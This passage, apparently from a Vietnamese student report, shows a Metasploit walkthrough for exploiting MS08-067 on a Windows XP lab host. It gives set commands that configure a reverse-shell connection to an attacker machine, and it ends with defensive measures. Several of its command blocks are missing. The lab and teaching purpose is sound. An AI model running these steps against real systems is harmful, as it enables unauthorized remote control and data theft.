
Sau đó, chúng ta dùng lệnh search để tìm modules MS08-067




Và chúng ta thấy một module khai thác lỗi MS08-067 đã hiện ra.

Để hiển thị thông tin chi tiết của lỗi cũng như của module khai thác lỗi, chúng ta sử dụng câu lệnh sau:





Để sử dụng lỗi khai thác này, chúng ta sẽ dùng lệnh:



Lúc này bạn sẽ thấy header command đã thay đổi từ msf6 sang msf6 exploit(windows/smb/ms08\_067\_netapi) nhằm cho biết chúng ta đang khai thác lỗi ms08-067, lỗi này khai thác lỗ hổng của giao thức SMB và là lỗi xảy ra trên hệ điều hành Windows.

windows/smb/ms08\_067\_netapi cũng có thể được xem là path của lỗi này, theo đó chúng ta có modules ms08\_067\_netapi nằm bên trong directory smb; directory smb nằm bên trong directory windows.

Với tất cả những modules của Metasploit, để có thể sử dụng được một module, bạn cần phải gán giá trị cho những options nằm trong module đó. Để hiện options của module MS08-067, bạn sử dụng câu lệnh sau:



Chúng ta sẽ thấy modules MS08-067 cần những options sau:

* RHOST: Địa chỉ IP của máy nạn nhân
* RPORT: Port đang chạy dịch vụ SMB trên máy nạn nhân (mặc định là port 445)
* SMBPIPE: SMB pipe sẽ cho phép bạn tương tác với hệ thống Windows thông qua hệ thống mạng (mặc định là BROWSER)
* Payload options: Lựa chọn dạng payload sẽ chạy sau khi phần mềm khai thác lỗi xâm nhập thành công (mặc định là Meterpreter)
* EXITFUNC: Chỉ định DLL và function để gọi khi payload đã được chạy xong (mặc định là thread)
* LHOST: Địa chỉ IP của máy tấn công
* LPORT: Port đợi kết nối trỏ về

Để gán hoặc thay đổi giá trị của những options này chúng ta sẽ dùng lệnh set.

Chúng ta có các thông số về mục tiêu như sau:

Chạy hệ điều hành Windows XP x86

Địa chỉ IPv4: 10.0.0.9

Chạy SMB trên port: 556

Thông tin của máy tấn công như sau:

Địa chỉ IPv4: 10.0.0.10

Mở port: 8888

Chúng ta sẽ gán giá thị RHOSTS bằng câu lệnh:

set RHOSTS 10.0.0.9

Thay đổi giá trị RPORT từ 445 thành 556 bằng câu lệnh sau:

set RPORT 556


Thay đổi địa chỉ IP của máy tấn công bằng câu lệnh sau:

set LHOST 10.0.0.10

Thay đổi port nhận shell của máy tấn công từ 4444 sang 8888 bằng câu lệnh sau:

set LPORT 8888

Sau đó, chúng ta dùng lệnh show options lần nữa chúng ta sẽ có bảng options mới như sau:




Có thể thấy các options của modules MS08-067 đã được thay đổi theo giá trị mới mà chúng ta đã gán.


Lưu ý:

Khi gán giá trị, các bạn cần lưu ý cột “Required”, những options nào mà cột Required đề là “yes” thì bạn không được bỏ trống.

Sau khi gán giá trị cho các options xong, để tiến hành tấn công, chúng ta sẽ dùng lệnh sau:



Ngoài ra, chúng ta còn có thể thay đổi payload từ Meterpreter thành Reverse TCP shell bình thường với câu lệnh sau:



## Kết luận

Sau khi xâm nhập được vào máy XP ta có thể chiểm quyền kiểm soát, thực hiện thêm xóa sửa, đánh cắp dữ liệu cũng như mọi thông tin của máy.

# CHƯƠNG 4: KẾT LUẬN VÀ BIỆN PHÁP PHÒNG TRÁNH

## Kết luận

Đây là một lỗi bảo mật khá nghiêm trọng được công bố vào năm 2008. Lỗi bảo mật này nằm trên các hệ thống chạy Windows, trải dài từ Windows 2000 đến Windows 2008. Lỗi này cho phép hacker có thể xâm nhập máy nạn nhân mà không cần khai báo danh tính từ đó cho phép hacker có thể thực thi mã độc nhằm mục đích chiếm quyền điều khiển từ xa.

## Các biện pháp

* Để khắc phục các lỗi remote, ta phải luôn cập nhật các bản vá lỗi của Microsoft. Sử dụng các phầm mềm có kar năng phát hiện xâm nhập (IDS) và ngăn chặn xâm nhập (IPS) như tường lửa, phần mềm anti-virus cho sever…
* Để bảo vệ tài khoản( password) ta phải cần thiết lập các chính sách(policy) về cách đặt password. Ví dụ như: độ dài password tối thiểu là 8 ký tự, gồm chữ thường, chữ hoa và số, password phải bắt buộc đổi sau 1,2,3,… tháng tùy theo chính sách, password sau khi đổi phải không trùng với password cũ.
* Chia thành các khu vực quản trị khác nhau. Không cho hép guest chung đường mạng với bên trong( tức thường sử dụng mạng riêng cho guest)
* Đặt các tường lửa để gusest không vào được mạng bên trong. Nếu attacker tấn công từ bên trong thì nên có các phần mềm quản lý lưu lượng, thời gian truy cập, xem xét lường truy cập… Tóm lại là phải giám sát cả mạng bên trong.
* Thiết lập các chính sách sử dụng phần mềm các phân mềm được và không được phép dùng hay hạn chế chức năng nào đó.

**Tài liệu tham khảo**

[**http://topsite.vn/thiet-ke-website-gia-re/-metasploit-cong-cu-khai-thac-lo-hong--ttc6806.html**](http://topsite.vn/thiet-ke-website-gia-re/-metasploit-cong-cu-khai-thac-lo-hong--ttc6806.html)

[**https://linuxteamvietnam.us/huong-dan-hoc-metasploit-framework-rat-chi-la-co-ban/**](https://linuxteamvietnam.us/huong-dan-hoc-metasploit-framework-rat-chi-la-co-ban/)

[**https://viblo.asia/p/ky-thuat-khai-thac-lo-hong-bao-mat-web-tren-metasploit-framework-p1-4dbZNJw8ZYM**](https://viblo.asia/p/ky-thuat-khai-thac-lo-hong-bao-mat-web-tren-metasploit-framework-p1-4dbZNJw8ZYM)

[**https://quantrimang.com/metasploit-cong-cu-khai-thac-lo-hong-14147**](https://quantrimang.com/metasploit-cong-cu-khai-thac-lo-hong-14147)